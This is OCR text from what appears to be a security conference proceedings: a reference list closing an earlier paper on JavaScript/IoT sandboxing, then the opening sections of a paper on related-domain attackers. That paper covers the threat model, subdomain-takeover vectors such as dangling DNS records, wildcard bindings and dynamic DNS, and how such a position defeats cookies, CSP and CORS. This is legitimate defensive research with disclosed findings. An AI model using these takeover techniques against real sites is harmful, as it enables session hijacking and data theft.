[9] Iulia Bastys, Frank Piessens, and Andrei Sabelfeld. Tracking Information Flow via Delayed Output - Addressing Privacy in IoT and Emailing Apps. In *NordSec*, 2018.

[10] Frédéric Besson, Sandrine Blazy, Alexandre Dang, Thomas P. Jensen, and Pierre Wilke. Compiling sandboxes: Formally verified software fault isolation. In *ESOP*, 2019.

[11] Michael Blackstock and Rodger Lea. Toward a Distributed Data Flow Platform for the Web of Things (Distributed Node-RED). In *WoT*, 2014.

[12] Browserify. `http://browserify.org/`, 2021.

[13] Z. Berkay Celik, Leonardo Babun, Amit Kumar Sikder, Hidayet Aksu, Gang Tan, Patrick D. McDaniel, and A. Selcuk Uluagac. Sensitive Information Tracking in Commodity IoT. In *USENIX Security*, 2018.

[14] Z. Berkay Celik, Earlence Fernandes, Eric Pauley, Gang Tan, and Patrick D. McDaniel. Program Analysis of Commodity IoT Applications for Security and Privacy: Challenges and Opportunities. *ACM Computing Surveys*, 2019.

[15] Z. Berkay Celik, Gang Tan, and Patrick D. McDaniel and. IoTGuard: Dynamic Enforcement of Security and Safety Policy in Commodity IoT. In *NDSS*, 2019.

[16] Diego Clerissi, Maurizio Leotta, Gianna Reggio, and Filippo Ricca. Towards an approach for developing and testing Node-RED IoT systems. In *EnSEmble@ESEC/SIGSOFT FSE*, 2018.

[17] Douglas Crockford. ADsafe - Making JavaScript Safe for Advertising, 2008. https://www.crockford.com/adsafe/.

[18] Tom Van Cutsem and Mark S. Miller. Trustworthy proxies - virtualizing objects with invariants. In *ECOOP*, 2013.

[19] Pubali Datta, Prabuddha Kumar, Tristan Morris, Michael Grace, Amir Rahmati, and Adam Bates. Valve: Securing function workflows on serverless computing platforms. In *WWW*, 2020.

[20] ECMA-262 6th Edition, The ECMAScript 2015 Language Specification. https://www.ecma-international.org/ecma-262/6.0/, 2015.

[21] Earlence Fernandes, Justin Paupore, Amir Rahmati, Daniel Simionato, Mauro Conti, and Atul Prakash. FlowFence: Practical Data Protection for Emerging IoT Application Frameworks. In *USENIX Security*, 2016.

[22] Earlence Fernandes, Amir Rahmati, Jaeyeon Jung, and Atul Prakash. Decentralized Action Integrity for Trigger-Action IoT Platforms. In *NDSS*, 2018.

[23] Gabriel Ferreira, Limin Jia, Joshua Sunshine, and Christian Kästner. Containing malicious package updates in npm with a lightweight permission system. In *ICSE*, 2021.

[24] Felix Fischer, Konstantin Böttinger, Huang Xiao, Christian Stransky, Yasemin Acar, Michael Backes, and Sascha Fahl. Stack Overflow Considered Harmful? The Impact of Copy&Paste on Android Application Security. In *S&P*, 2017.

[25] Andreas Haas, Andreas Rossberg, Derek L. Schuff, Ben L. Titzer, Michael Holman, Dan Gohman, Luke Wagner, Alon Zakai, and JF Bastien. Bringing the Web up to Speed with WebAssembly. In *PLDI*, 2017.

[26] Daniel Hedin, Arnar Birgisson, Luciano Bello, and Andrei Sabelfeld. JSFlow: Tracking Information Flow in JavaScript and its APIs. In *SAC*, 2014.

[27] IFTTT. Important update about the Gmail service. https://help.ifttt.com/hc/en-us/articles/360020249393-Important-update-about-the-Gmail-service, 2020.

[28] IFTTT. Building with filter code. https://help.ifttt.com/hc/en-us/articles/360052451954-Building-with-filter-code, 2021.

[29] IFTTT. Creating Applets. https://platform.ifttt.com/docs/applets, 2021.

[30] IFTTT: If This Then That. https://ifttt.com, 2021.

[31] Nav Jagpal, Eric Dingle, Jean-Philippe Gravel, Panayiotis Mavrommatis, Niels Provos, Moheeb Abu Rajab, and Kurt Thomas. Trends and Lessons from Three Years Fighting Malicious Extensions. In *USENIX Security*, 2015.

[32] jcreedcmu. Escaping NodeJS vm. https://gist.github.com/jcreedcmu/4f6e6d4a649405a9c86bb076905696af, 2018.

[33] Robert Kleinfeld, Stephan Steglich, Lukasz Radziwonowicz, and Charalampos Doukas. glue.things: a Mashup Platform for wiring the Internet of Things with the Internet of Services. In *WoT*, 2014.

[34] Marcel Laverdet. Secure & Isolated JS Environments for Node.js. https://github.com/laverdet/isolated-vm, 2021.

[35] Sebastian Lekies, Ben Stock, Martin Wentzel, and Martin Johns. The Unexpected Dangers of Dynamic JavaScript. In *USENIX Security*, 2015.

[36] Sergio Maffeis, John C. Mitchell, and Ankur Taly. An Operational Semantics for JavaScript. In *APLAS*, 2008.

[37] Sergio Maffeis and Ankur Taly. Language-Based Isolation of Untrusted JavaScript. In *CSF*, 2009.

[38] James A. Martin and Matthew Finnegan. What is IFTTT? How to use If This, Then That services. Computerworld. https://www.computerworld.com/article/3239304/what-is-ifttt-how-to-use-if-this-then-that-services.html, 2020.

[39] Marcela S. Melara, David H. Liu, and Michael J. Freedman. Pyronia: Intra-Process Access Control for IoT Applications. *CoRR*, abs/1903.01950, 2019.

[40] Microsoft. TypeScript. JavaScript that scales. https://www.typescriptlang.org/, 2021.

[41] Mark Samuel Miller. *Robust Composition: Towards a Unified Approach to Access Control and Concurrency Control*. PhD thesis, Johns Hopkins University, 2006.

[42] Mark Samuel Miller, JF Paradis, Caridy Patiño, Patrick Soquet, and Bradley Farias. Proposal for SES (Secure EcmaScript). https://github.com/tc39/proposal-ses, 2021.

[43] Mark Samuel Miller, Mike Samuel, Ben Laurie, Ihab Awad, and Mike Stay. Caja - Safe Active Content in Sanitized JavaScript, 2008.

[44] Moment Timezone: Parse and display dates in any timezone. https://momentjs.com/timezone/, 2021.

[45] J. Paul Morrison. *Flow-Based Programming, 2nd Edition: A New Approach to Application Development*. CreateSpace, 2010.

[46] node-fetch. A light-weight module that brings the Fetch API to Node.js. https://github.com/node-fetch/node-fetch, 2021.

[47] Node-RED. Community node module catalogue. https://github.com/node-red/catalogue.nodered.org, 2021.

[48] Node-RED. https://nodered.org/, 2021.

[49] Node-RED. Securing Node-RED. https://nodered.org/docs/user-guide/runtime/securing-node-red, 2021.

[50] Node-RED. the RED object. https://github.com/node-red/node-red/blob/master/packages/node_modules/node-red/lib/red.js, 2021.

[51] Node-RED. Working with context. https://nodered.org/docs/user-guide/context, 2021.

[52] Node-RED Library. https://flows.nodered.org/, 2021.

[53] Node.JS. CommonJS. https://nodejs.org/api/modules.html, 2021.

[54] Node.JS. VM (executing JavaScript). https://nodejs.org/api/vm.html#vm_vm_executing_javascript, 2021.

[55] NPM. Node Package Manager. https://www.npmjs.com/, 2021.

[56] OWASP. NodeJS security cheat sheet. https://cheatsheetseries.owasp.org/cheatsheets/Nodejs_Security_Cheat_Sheet.html#do-not-use-dangerous-functions, 2021.

[57] Brian Pfretzschner and Lotfi ben Othmane. Identification of Dependency-based Attacks on Node.js. In *ARES*, 2017.

[58] reddit. The semi-official subreddit for the popular automation service IFTTT. https://www.reddit.com/r/ifttt/, 2021.

[59] Philippe De Ryck, Maarten Decat, Lieven Desmet, Frank Piessens, and Wouter Joosen. Security of web mashups: A survey. In *NordSec*, 2010.

[60] Jerome H Saltzer and Michael D Schroeder. The Protection of Information in Computer Systems. *Proceedings of the IEEE*, 1975.

[61] Daniel Schreckling, Juan David Parra, Charalampos Doukas, and Joachim Posegga. Data-Centric Security for the IoT. In *IoT 360 (2)*, 2015.

[62] Patrik Simek. Proposal for VM2: Advanced vm/sandbox for Node.js. https://github.com/patriksimek/vm2, 2021.

[63] Cristian-Alexandru Staicu, Michael Pradel, and Benjamin Livshits. Synode: Understanding and Automatically Preventing Injection Attacks on Node.js. In *NDSS*, 2018.

[64] Milijana Surbatovich, Jassim Aljuraidan, Lujo Bauer, Anupam Das, and Limin Jia. Some Recipes Can Do More Than Spoil Your Appetite: Analyzing the Security and Privacy Risks of IFTTT Recipes. In *WWW*, 2017.

[65] Tom Van Cutsem. Membranes in JavaScript. https://tvcutsem.github.io/js-membranes, 2012.

[66] Tom Van Cutsem. Isolating application sub-components with membranes. https://tvcutsem.github.io/membranes, 2018.

[67] Blase Ur, Elyse McManus, Melwyn Pak Yong Ho, and Michael L. Littman. Practical trigger-action programming in the smart home. In *CHI*, 2014.

[68] Steven Van Acker and Andrei Sabelfeld. JavaScript Sandboxing: Isolating and Restricting Client-Side JavaScript. In *FOSAD*, 2016.

[69] Neline van Ginkel, Willem De Groef, Fabio Massacci, and Frank Piessens. A Server-Side JavaScript Security Architecture for Secure Integration of Third-Party Libraries. *Secur. Commun. Networks*, 2019.

[70] Nikos Vasilakis, Ben Karel, Nick Roessler, Nathan Dautenhahn, André DeHon, and Jonathan M. Smith. BreakApp: Automated, Flexible Application Compartmentalization. In *NDSS*, 2018.

[71] VM2. Breakout reports on VM2. https://github.com/patriksimek/vm2/issues?q=is%3Aissue, 2021.

[72] Qi Wang, Pubali Datta, Wei Yang, Si Liu, Adam Bates, and Carl A. Gunter. Charting the Attack Surface of Trigger-Action IoT Platforms. In *CCS*, 2019.

[73] Zapier. https://zapier.com, 2021.

[74] Markus Zimmermann, Cristian-Alexandru Staicu, Cam Tenny, and Michael Pradel. Small World with High Risks: A Study of Security Threats in the npm Ecosystem. In *USENIX Security*, 2019.

Can I Take Your Subdomain? Exploring Same-Site Attacks in the Modern Web

Marco Squarcina[1] Mauro Tempesta[1] Lorenzo Veronese[1] Stefano Calzavara[2] Matteo Maffei[1]
[1] *TU Wien* [2] *Università Ca' Foscari Venezia & OWASP*

Abstract

Related-domain attackers control a sibling domain of their target web application, e.g., as the result of a subdomain takeover. Despite their additional power over traditional web attackers, related-domain attackers received only limited attention from the research community. In this paper we define and quantify for the first time the threats that related-domain attackers pose to web application security. In particular, we first clarify the capabilities that related-domain attackers can acquire through different attack vectors, showing that different instances of the related-domain attacker concept are worth attention. We then study how these capabilities can be abused to compromise web application security by focusing on different angles, including cookies, CSP, CORS, postMessage, and domain relaxation. By building on this framework, we report on a large-scale security measurement on the top 50k domains from the Tranco list that led to the discovery of vulnerabilities in 887 sites, where we quantified the threats posed by related-domain attackers to popular web applications.

1 Introduction

The Web is the most complex distributed system in the world. Web security practitioners are well aware of this complexity, which is reflected in the threat modeling phase of most web security analyses. When reasoning about web security, one has to consider multiple angles. The *web attacker* is the baseline attacker model that everyone is normally concerned about. A web attacker operates a malicious website and mounts attacks by means of standard HTML and JavaScript, hence any site operator in the world might act as a web attacker against any other service. High-profile sites are normally concerned about *network attackers* who have full control of the unencrypted HTTP traffic, e.g., because they operate a malicious access point. Both web attackers and network attackers are well known to web security experts, yet they do not capture the full spectrum of possible threats to web application security.

In this paper we are concerned about a less known attacker, referred to as *related-domain attacker* [9]. A related-domain attacker is traditionally defined as a web attacker with an extra twist, i.e., its malicious website is hosted on a sibling domain of the target web application. For instance, when reasoning about the security of `www.example.com`, one might assume that a related-domain attacker controls `evil.example.com`. The privileged position of a related-domain attacker endows it, for instance, with the ability to compromise cookie confidentiality and integrity, because cookies can be shared between domains with a common ancestor, reflecting the assumption underlying the original Web design that related domains are under the control of the same entity. Since client authentication on the Web is mostly implemented on top of cookies, this represents a major security threat.

Despite their practical relevance, related-domain attackers received much less attention than web attackers and network attackers in the web security literature. We believe there are two plausible reasons for this. First, related-domain attackers might sound very specific to cookie security, i.e., for many security analyses they are no more powerful than traditional web attackers, hence can be safely ignored. Moreover, related-domain attackers might appear far-fetched, because one might think that the owner of `example.com` would never grant control of `evil.example.com` to untrusted parties.

Our research starts from the observation that both previous arguments have become questionable, and this is the right time to take a second look at the threats posed by related-domain attackers, which are both relevant and realistic. A key observation to make is that a related-domain attacker shares the same *site* of the target web application, i.e., sits on the same registrable domain. The notion of site has become more and more prominent for web security over the years, going well beyond cookie confidentiality and integrity issues. For example, the Site Isolation mechanism of Chromium ensures that pages from different sites are always put into different processes, so as to offer better security guarantees even in presence of bugs in the browser [44]. Moreover, major browsers are now changing their behavior so that cookies are only attached to same-site requests by default, which further differentiates related-domain attackers from web attackers. In the rest of

the paper, we discuss other (normally overlooked) examples where the privileged position of related-domain attackers may constitute a significant security threat. Finally, many recent research papers showed that *subdomain takeover* is a serious and widespread security risk [8,33]. Large organizations owning a huge number of subdomains might suffer from incorrect configurations, which allow an attacker to make subdomains resolve to a malicious host. This problem also received attention from the general media [40] and the industry [7]. Though these studies proved that related-domain attackers are a realistic threat, they never quantified their impact on web application security at scale.

Contributions

In the present paper, we perform the first scientific analysis of the dangers represented by related-domain attackers to web application security. In particular:

1. We introduce a fine-grained definition of related-domain attacker that captures the capabilities granted to such attackers according to the position they operate and the associated web security threats. In particular, we systematize the attack vectors that an attacker can exploit to gain control of a domain, and we present the attacks that can be launched from that privileged position, discussing the additional gain with respect to a traditional web attacker (§3).

2. We implement a toolchain to evaluate the dangers that related-domain attackers can pose to web application security. Our toolchain builds on top of an analysis module for subdomain takeover, which significantly improves over previous results [33]. We use the output of this module to perform automated web application security analyses along different angles, including cookies, CSP, CORS, postMessage, and domain relaxation (§4).

3. We report on experimental results established through our toolchain. In particular, we enumerate 26M subdomains of the top 50k registrable domains from the Tranco list and discover practically exploitable vulnerabilities in 887 domains, including major websites like `cnn.com`, `nih.gov`, `harvard.edu`, and `cisco.com`. We also study the security implications of 31 third-party service providers and dynamic DNS and present a novel subdomain hijacking technique that resulted in a bug bounty of $1,000. Importantly, we quantify for the first time the impact of these vulnerabilities on web application security, concluding that related-domain attackers have an additional gain compared to web attackers that goes beyond well-studied issues on cookies (§5).

We have responsibly disclosed the identified vulnerabilities to the respective site operators. For space reasons, the results of the notification process are shown in Appendix A.

Table 1: Main DNS record types.

Record Type	Description
`A`	Returns the IPv4 address of a domain
`AAAA`	Returns the IPv6 address of a domain
`CNAME`	Maps an alias name to the canonical domain name
`NS`	Defines the authoritative DNS record for a domain
`CAA`	Specifies the allowed certificate authorities for a domain

2 Background

DNS Resolution. DNS is a protocol that stands at the core of the Internet [36]. It translates mnemonic domain names to IP addresses used by the underlying network layer to identify the associated resources. The translation process, called *DNS resolution*, is done transparently to applications. For instance, when a browser attempts to visit a fully qualified domain name (FQDN), such as `www.example.com`, the local resolver forwards the request to one of the DNS servers designated by the operating system. In case the DNS server has no information on the requested domain name, it initiates the recursive resolution from the root DNS server until the *authoritative* DNS server for the domain is reached, following the *subdomain* hierarchy of the DNS system. Eventually, the authoritative DNS server returns to the client a set of Resource Records (RRs) with the format: *name*, *TTL*, *class*, *type*, *data*. A list of relevant DNS record types is summarized in Table 1.

DNS also supports *wildcard* RRs with the label `*`, such as `*.example.com`. Wildcard RRs are not matched if an explicit RR is defined for the requested name. In general, wildcard RRs have a lower priority than standard RRs [31]. For instance, given a wildcard `A` record `*.example.com` and an `A` record for `a.example.com`, requests to `b.example.com` and `c.b.example.com` are resolved by the wildcard, while requests to `a.example.com` are matched by the corresponding `A` record. Notice that `c.a.example.com` is not resolvable.

Public Suffix List. While DNS defines the hierarchical structure of domain names, the Public Suffix List (PSL) is a catalog of domain suffixes controlled by registrars [38]. In contrast to Top-Level Domains (TLDs) that are defined in the Root Zone Database [27], such as `.com`, `.org`, `.net`, the suffixes listed in the PSL are called *effective TLDs* (eTLDs) and define the boundary between names that can be registered by individuals and private names. A domain name having just one label at the left of a public suffix is commonly referred to as *registrable domain*, *eTLD+1*, or *apex domain*. Domains sharing the same eTLD+1 are said to belong to the same *site*.

Cookies are scoped based on the definition of site, i.e., subdomains of the same site can share cookies (*domain cookies*) by setting their `Domain` attribute to a common ancestor. This attribute can never be set to a member of the PSL: for instance, since `github.io` is in the PSL, `foo.github.io` is not allowed to set cookies for `github.io`. This means that there is no way to share cookies between different GitHub Pages hosted sites.




Figure 1: Summary of related-domain attacker instances for dangling DNS records.

3 The Related-Domain Attacker

We revise the threat model of the related-domain attacker in light of the directions that the Web has taken in recent years. In particular, we systematize for the first time the different attack vectors that can be exploited to escalate to a related-domain position. We also factorize the related-domain attacker into a set of capabilities and we express prerequisites of web attacks in terms of them, as presented below and summarized in Figure 1 for the most common subdomain takeover vulnerabilities [33]. This systematization allows for a quantification of the related-domain attacker problem, which we conduct in §5 by a large-scale measurement in the wild.

3.1 Threat Model

In its original definition, the related-domain attacker is a web attacker who operates a malicious website that is hosted on a *related domain* of the target website [9]. Two domains are *related* if they share a suffix that is not included in the PSL. For instance, consider the target site `example.com`: all its subdomains are related to the target, as well as being related to each other. Network attackers are traditionally considered out of scope, given that they could mount *person-in-the-middle* attacks via, e.g., ARP spoofing and DNS cache poisoning, which allow to easily control the IP address of any hostname accessed by the victim [14].

Subdomain takeovers are often caused by DNS misconfigurations [8, 33], with consequences ranging from altering the content of a page to full host control. Additionally, organizations frequently assign a subdomain of their corporate domain to their users, who could maliciously take advantage of this implicit trust. Vulnerable web applications can also be infiltrated to increase the privileges of attackers interested in exploiting their related domains.

As we elaborate in the following, the attack vector exploited to acquire a related-domain position is not a detail, but has an impact on the *capabilities* granted to the attacker. While full control of the host grants the attacker the ability to configure the web server to host arbitrary content, other attack scenarios only grant more limited power. For example, exploiting a reflected XSS on a subdomain of a company poses several restrictions on the actions that can be undertaken by the attacker. This motivates the need for a new, fine-grained definition of related-domain attacker, which precisely characterizes its power based on the acquired capabilities. In §3.2, we map concrete attack vectors to the set of capabilities (see Table 2) that the attacker may acquire when escalating to a related-domain position. In §3.3, we link such capabilities to web security threats, giving rise to a granular framework that defines different instances of the related-domain attacker.

Table 2: Capabilities of the related-domain attacker.

Capability	Description
`headers`	access and modify HTTP headers
`js`	arbitrary JavaScript code execution
`html`	alter the markup of the website with the exclusion of JavaScript
`content`	alter the textual content of the website with the exclusion of embed tags, frames and JavaScript code
`file`	host arbitrary files
`https`	operate a website under HTTPS with a valid certificate

Note: `js` subsumes both `html` and `content`, since it is possible to edit the DOM by using JavaScript. Similarly, `html` subsumes `content`.

3.2 Abusing Related Domains

We provide a comprehensive characterization of the attack vectors that can be exploited to acquire a related-domain position and identify the set of associated capabilities. While some of these attack vectors have been already analyzed in the literature in isolation (e.g., dangling DNS records [33] and domain shadowing [7, 34]), it is the first time they are systematized to cover the possible abuses which enable escalation to a related-domain position. Furthermore, we introduce a novel attack vector that exploits DNS wildcards, and we point out concrete instances of roaming services, hosting providers, and dynamic DNS services which are vulnerable to the threats described in this work.

3.2.1 Dangling DNS Records

Dangling DNS records refer to records in the authoritative DNS servers of a domain that point to expired resources. These records should be purged right away after releasing the pointed resources. Unfortunately, this practice is often overlooked, resulting in dangling DNS records to persist indefinitely. Possible reasons include lack of communication between the person who releases the resource and the domain owner or when the pointed resource expires automatically after a certain period of time, passing unnoticed. A dangling DNS record is considered vulnerable if an unintended party can take control of the expired resource [33].

Expired Domains. A DNS CNAME record maps a domain name (*alias*) to another one called canonical name. If the canonical name is expired, a third party can simply register the domain and serve arbitrary content under the alias domain.

Attackers exploiting this vulnerability have full control of the host and generally can rely on all the capabilities listed in our framework. One exception is `https` in presence of a CAA DNS record [25]: this record defines a list of Certificate Authorities (CAs) which are allowed to issue certificates for a given domain, possibly preventing attackers to rely on automated CAs like Let's Encrypt [2].

Discontinued Services. Third-party services are widely used to extend the functionalities of a website. Domain owners can integrate rich platforms by making them accessible under a subdomain of their organization, e.g., `blog.example.com` could show a blog hosted by WordPress and `shop.example.com` could be an e-shop run by Shopify. To map a (sub)domain to a service, an integrator typically has (i) to configure a DNS record for the (sub)domain, such as `A/AAAA`, `CNAME` or `NS`, to point to a server controlled by the service provider, and (ii) to claim the ownership of the (sub)domain in the account settings of the service. If the service provider does not verify the domain ownership explicitly, i.e., a DNS record pointing to the service is the only condition required to claim the ownership of a (sub)domain, an attacker could map to their account any unclaimed (sub)domain with a valid DNS record in place [33].

In addition, we observe that dangling records can also occur due to the presence of DNS wildcard. Consider, for example, a site operator configuring a DNS wildcard such as `*.example.com` pointing to a service provider IP to enable multiple websites to be hosted under subdomains of `example.com`. An attacker could bind a subdomain of their choice, e.g., `evil.example.com`, to a new account on the service provider. Surprisingly, we discovered that some service providers do not verify the ownership of a subdomain even if the parent domain has been already mapped to an existing account. In practice, this allows an attacker to claim `evil.proj.example.com` also in presence of a legitimate binding for `proj.example.com`. Even worse, we found that some service providers perform an automatic redirection of the `www`-prefixed subdomains to their parent domains without preventing the `www` subdomain from being associated to a different account. We report on this novel attack in §5.1.2.

Attackers' capabilities vary depending on the platform and range from altering the content of a single page to full host control. We refer to §5 for the result of a thorough security investigation conducted on 31 service providers.

Deprovisioned Cloud Instances. The ephemeral nature of resources allocated in Infrastructure as a Service (IaaS) environments is known to facilitate the spread of dangling DNS records. DNS records pointing to available IP addresses in the cloud can be abused by a determined attacker who rapidly allocates IP addresses in order to control the target of the dangling DNS record [8, 33]. Similarly to expired domains, the presence of a CAA DNS record in a parent domain could hinder the capability of obtaining a valid TLS certificate.

3.2.2 Corporate Networks and Roaming Services

Large organizations often assign fully qualified domain names (FQDNs) to devices in their network. This practice allows to statically reference resources in the network, irrespective of the assignment of IP addresses that may change over time. Although hosts might be inaccessible from outside of the organization network, internal users are put in a related-domain attacker position with full capabilities, excluding `https` that depends on the network configuration of the organization.

Institutions providing roaming services are similarly prone to the same issue. This is the case of eduroam, a popular international education roaming service that enables students and researchers to have a network connection provided by any of the participating institutions. As a novel insight, we discovered that system integrators at some local institutions are assigning eduroam users a subdomain of the main institution, such as `ip1-2-3-4.eduroam.example.com`, where `1.2.3.4` is a placeholder for the public IP assigned to the user connected to the eduroam network. This practice ultimately promotes any eduroam user to a related-domain attacker with full control of the host that is pointed by the DNS record. Firewall restrictions might hinder complete visibility on the Internet of the personal device of the user. Still, users' devices might be accessible within the institution network.

3.2.3 Hosting Providers and Dynamic DNS Services

Many service providers allow users to create websites under a specific subdomain, e.g., `<username>.github.io` on GitHub. Subdomains hosting user-supplied content are not related to each other if the parent domain is included in the PSL, as in the case of `github.io`. Unfortunately, several service providers that we reviewed did not include their domains in the PSL, turning any of their users into a related-domain attacker for all the websites hosted on the same platform.

A similar consideration applies to dynamic DNS providers. The race to offer a huge variety of domains under which users can create their custom subdomains, made it unfeasible for certain providers to maintain a list of entries in the PSL. The FreeDNS service [24] pictures well the problem, with 52,443 offered domains and a declared user base of 3,448,806 active users as of October 2020, who are in a related-domain attacker position to all the subdomains and domains of the network, since none of them has been added to the PSL.

While in the case of hosting and service providers, the capabilities granted to the attacker largely depend on the specific service (see §5.1.2 for more details), a dynamic DNS service allows users to point a DNS record to a host they fully control, capturing all the capabilities discussed in Table 2.

3.2.4 Compromised Hosts/Websites

Aside from scenarios in which attackers gain control of a resource that is either abandoned or explicitly assigned to them,

another way to obtain a related-domain attacker position is the exploitation of vulnerable hosts and websites. Intuitively, attackers achieving code execution on the vulnerable application have capabilities ranging from serving arbitrary content to full host control. If the exploited vulnerability is an XSS, attackers could take advantage of the ability to execute JavaScript code from a privileged position to escalate the attack against a more sensitive website.

Furthermore, attackers have been found employing a technique called *domain shadowing* [7, 34] to illicitly access the DNS control panel of active domains to distribute malware from arbitrary subdomains. Alowaisheq et al. recently discovered that stale `NS` records [5] could also be abused by attackers to take control of the DNS zone of a domain to create arbitrary DNS records. Controlling the DNS of a domain is the highest privileged setting for a related-domain attackers, since they can point subdomains to hosts they fully control and reliably obtain TLS certificates.

3.3 Web Threats

We identify for the first time a comprehensive list of web security threats posed by related-domain attackers, discussing in particular the scenarios where a related-domain attacker might have an advantage over traditional web attackers. While there exists ample literature on threats to cookies confidentiality and integrity posed by related-domain attackers [15, 62], in this work we focus on a complete account of how related-domain attackers affect web application security by exploring less-studied mechanisms.

3.3.1 Inherent Threats

Related-domain attackers sit on the same site of their target web application. This is weaker than sharing the same *origin* of the target, which is the traditional web security boundary, yet it suffices to abuse the trust put by browser vendors and end users on same-site content. We discuss examples below.

Trust of End Users. End users might trust subdomains of sites they are familiar with more than arbitrary external sites. For instance, attackers could exploit the residual trust associated with the subdomain's prior use [30] or deceive users into inserting their passwords provided by a password manager [56]. This is particularly dangerous on some mobile browsers, which display only the rightmost part of the domain due to the smaller display size, hence a long subdomain might erroneously look like the main site. Attackers could similarly abuse the trust inherited from the apex domain to use compromised subdomains for the distribution of malware or other types of dangerous content [34].

Site Isolation. Site Isolation is a browser architecture first proposed and implemented by the Google Chrome browser, which treats different sites as separate security principals requiring dedicate rendering processes [44]. These processes can access sensitive data for a single site only, which mitigates the leakage of cross-origin data via memory disclosure and renderer exploits, including attacks based on Spectre [29, 47]. As acknowledged in the original Site Isolation paper [44], "cross-origin attacks within a site are not mitigated", hence related-domain attackers can void the benefits of this security architecture.

Same Site Request Forgery. The introduction of *same-site cookies* [59] and the recent enforcement of this security feature by default on major browsers [20, 54] received high praise as an effective countermeasure against CSRF [26]. In the absence of other defenses [6], the restrictions introduced by same-site cookies are voided by a related-domain attacker who can mount a *same-site* request forgery attack just by including an HTML element pointing to the target website in one of their web pages.

3.3.2 Cookie Confidentiality and Integrity

Cookies can be issued with the `Domain` attribute set to an ancestor of the domain setting them, so as to share them with all its subdomains. For example, `good.foo.com` can issue a cookie with the `Domain` attribute set to `foo.com`, which is sent to both `good.foo.com` and `evil.foo.com`. Hence, related-domain attackers can trivially break *cookie confidentiality* and abuse of stolen cookies [62], e.g., to perform session hijacking. The `Domain` attribute poses risks to *cookie integrity* too: `evil.foo.com` can set cookies for `good.foo.com`, which can be abused to mount attacks like session fixation. Note that the integrity of host-only cookies is at harm too, because a related-domain attacker can mount *cookie shadowing*, i.e., set a domain cookie with the same name of a host-only cookie to confuse the web server [62].

Site operators can defend against such threats by careful cookie management. For example, they can implement (part of) the session management logic on top of host-only cookies, which are not disclosed to related-domain attackers. Moreover, they can use the `__Host-` prefix to ensure that security-sensitive cookies are set as host-only, thus ensuring their integrity against related-domain attackers.

Capabilities. The capabilities required by a related-domain attacker to break the confidentiality of a domain cookie depend on the flags enabled for it: if the cookie is `HttpOnly`, it cannot be exfiltrated via JavaScript and the `headers` capability is needed to sniff it; otherwise, just one between `headers` and `js` suffices. If the `Secure` flag is enabled, the cookie is sent only over HTTPS, hence the `https` capability is also required. As to integrity, all cookies lacking the `__Host-` prefix have low integrity against a related-domain attacker with the `headers` or `js` capabilities, since they are affected by cookie shadowing. There is one exception: cookies using the `__Secure-` prefix have low integrity only against related-domain attackers which additionally have the `https` capability, since these cookies can only be set over HTTPS.

3.3.3 Bypassing CSP

Content Security Policy (CSP) is a client-side defense mechanism originally designed to mitigate the dangers of content injection and later extended to account for different threats, e.g., click-jacking. CSP implements a whitelisting approach to web application security, whereby the browser behavior on CSP-protected web pages is restrained by binding *directives* to sets of *source expressions*, i.e., a sort of regular expressions designed to express sets of origins in a compact way. To exemplify, consider the following CSP:

```
script-src foo.com *.bar.com;
frame-ancestors *.bar.com;
default-src https:
```

This policy contains three directives, `script-src`, `frame-ancestors` and `default-src`, each bound to a set of source expressions like `foo.com` and `*.bar.com`. It allows the protected page to: (i) include scripts from `foo.com` and any subdomain of `bar.com`; (ii) be included in frames opened on pages hosted on any subdomain of `bar.com`; (iii) include any content other than scripts over HTTPS connections with any host.

Since the syntax of source expressions naturally supports the whitelisting of any subdomain of a given parent, related-domain attackers represent a major threat against the security of CSP. For example, if an attacker could get control of `vuln.bar.com`, then they would be able to bypass most of the protection put in place by the CSP above. In particular, the attacker would be able to exploit a content injection vulnerability on the CSP-protected page to load and execute arbitrary scripts from `vuln.bar.com`, thus voiding XSS mitigation. Moreover, the attacker could frame the CSP-protected page on `vuln.bar.com` to perform click-jacking attacks. To avoid these threats, site operators should carefully vet the subdomains included in their CSP whitelists.

Capabilities. A related-domain attacker requires the capability to upload arbitrary files on the website under its control to void the protection offered by CSP against content inclusion vulnerabilities, with the only notable exception of frame inclusion which requires only the `html` capability. For active contents [37], i.e., those that may have access to the DOM of the page, the attacker also needs the `https` capability if the target page is hosted over HTTPS. Regarding click-jacking protection, attackers only requires the `html` capability to include the target website on a page under their control.

3.3.4 Abusing CORS

Cross-Origin Resource Sharing (CORS) is the standard approach to relax the restrictions enforced by SOP on cross-origin communications, i.e., preventing JavaScript from reading the content of responses to cross-origin requests. Consider a service at `https://www.example.com`, which needs to fetch sensitive data from `api.example.com` via JavaScript: to enable CORS, `https://api.example.com` can inspect the `Origin` header of incoming requests to detect if they come from `https://www.example.com` and, in such a case, set a CORS header `Access-Control-Allow-Origin` with the value `https://www.example.com` in the response. As an additional layer of protection, the server must also set the `Access-Control-Allow-Credentials` header to `true` if the request includes credentials, e.g., cookies, since the associated response is more likely to include sensitive content.

Related-domain attackers can abuse CORS to bypass the security restrictions put in place by SOP when the aforementioned server-side authorization checks are too relaxed, i.e., read access is granted to arbitrary subdomains. For example, if `https://api.example.com` was willing to grant cross-origin access to any subdomain of `example.com` besides `www.example.com`, a related-domain attacker could get unconstrained access to its data. To avoid these threats, site operators should be careful in the security policy implemented upon inspection of the `Origin` header, e.g., restricting access just to a few highly trusted subdomains.

Capabilities. To exploit CORS misconfigurations, an attacker needs the `js` capability to issue requests via JavaScript APIs like `fetch` and access the content of the response. The `https` capability may be required depending on the CORS policy deployed by the site operator.

3.3.5 Abusing postMessage

The postMessage API supports cross-origin communication across windows (e.g., between frames or between a page and the popup opened by it). The sender can invoke the `postMessage` method of the target window to transmit a message, possibly restricting the origin of the receiver. The receiver, in turn, can use event handlers to listen for the `message` event and process incoming messages.

Despite its apparent simplicity, the postMessage API should be used with care, as shown by prior research [50, 51]. In particular, when sending confidential data, one should always specify the origin of the intended receiver in the `postMessage` invocation. When receiving data, instead, one should check the origin of the sender (via the `origin` property of the received message) and appropriately sanitize the content of the message before processing it.

